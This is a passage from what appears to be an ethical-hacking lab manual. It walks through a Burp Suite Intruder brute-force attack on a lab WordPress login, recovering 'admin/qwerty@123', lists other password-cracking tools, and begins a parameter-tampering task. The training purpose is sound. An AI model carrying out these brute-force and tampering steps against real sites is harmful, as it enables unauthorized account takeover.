


Figure 2.1.25: Select username.txt file

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

46. Observe that selected **password.txt** file content appears under the **Payload Options [Simple list]** section, as shown in the screenshot.

47. Once the wordlist files are selected as payload values, click the **Start attack** button to launch the attack.




Figure 2.1.26: username.txt file content

48. A **Burp Intruder** notification appears. Click **OK** to proceed.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

49. The **Intruder attack 1** window appears as the brute-attack initializes. It displays various username-password combinations along with the **Length** of the response and the **Status**.

50. Wait for the progress bar at the bottom of the window to complete.




Figure 2.1.27: Intruder attack 1 window

51. After the progress bar completes, scroll down and observe the different values of **Status** and **Length**. Here, Status=**302** and Length= **1131**.

Note: Different values of Status and Length indicate that the combination of the respective credentials is successful.

52. In the **Raw** tab under the **Request** tab, the HTTP request with a set of the correct credentials is displayed. (here, username=**admin** and password=**qwerty@123**), as shown in the screenshot. Note down these user credentials.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 2.1.28: Intruder attack 1 attack successful

53. Now, that you have obtained the correct user credentials, close the **Intruder attack 1** window.
54. Navigate back to the **Proxy** tab and click the **Intercept is on** button to turn off the interception. The **Intercept is on** button toggles to **Intercept is off**, indicating that the interception is off.
55. Switch to the browser window and perform **Steps10-12**. Remove the browser proxy set up in **Step 13**, by selecting the **No proxy** radio-button in the **Connection Settings** window and click **OK**. Close the tab.
56. Reload the target website **http://10.10.10.16:8080/CEH/wp-login.php?**, enter the **Username** and **Password** obtained in **Step 52** and click **Log In**.

Note: Here, the username and password are **admin** and **qwerty@123**.

57. You are successfully logged in using the brute-forced credentials. The **Welcome to WordPress!** Page appears, as shown in the screenshot.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 2.1.29: Intruder attack 1 attack successful

58. This concludes the demonstration of how to perform a brute-force attack using Burp Suite.
59. Close all open windows and document all the acquired information.
60. Turn off the **Windows Server 2016** and **Windows 10** virtual machines.

You can also use other password cracking tools such as **THC-Hydra** (https://github.com), **L0phtCrack** (https://www.l0phtcrack.com), **ophcrack** (http://ophcrack.sourceforge.net), or **RainbowCrack** (http://project-rainbowcrack.com) to crack the user password for the target website.

TASK 2

Perform Parameter Tampering using Burp Suite

Here, we will use the Burp Suite tool to perform parameter tampering.

A web parameter tampering attack involves the manipulation of parameters exchanged between the client and server to modify application data such as user credentials and permissions, price, and quantity of products.

Note: In this task, the target website (**www.moviescope.com**) is hosted by the victim machine, **Windows Server 2019**. Keep this machine running until the end of the task. Here, the host machine is the **Parrot Security** virtual machine.

Note: Ensure that the **Parrot Security** virtual machine is running.

1. Turn on the **Windows Server 2019** virtual machine.
2. On the **Parrot Security** virtual machine, click the **Firefox** icon ( ) from the top section of **Desktop** to launch the **Mozilla Firefox** browser.
3. When the **Mozilla Firefox** window appears, type **www.moviescope.com** into the address bar and press **Enter**.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

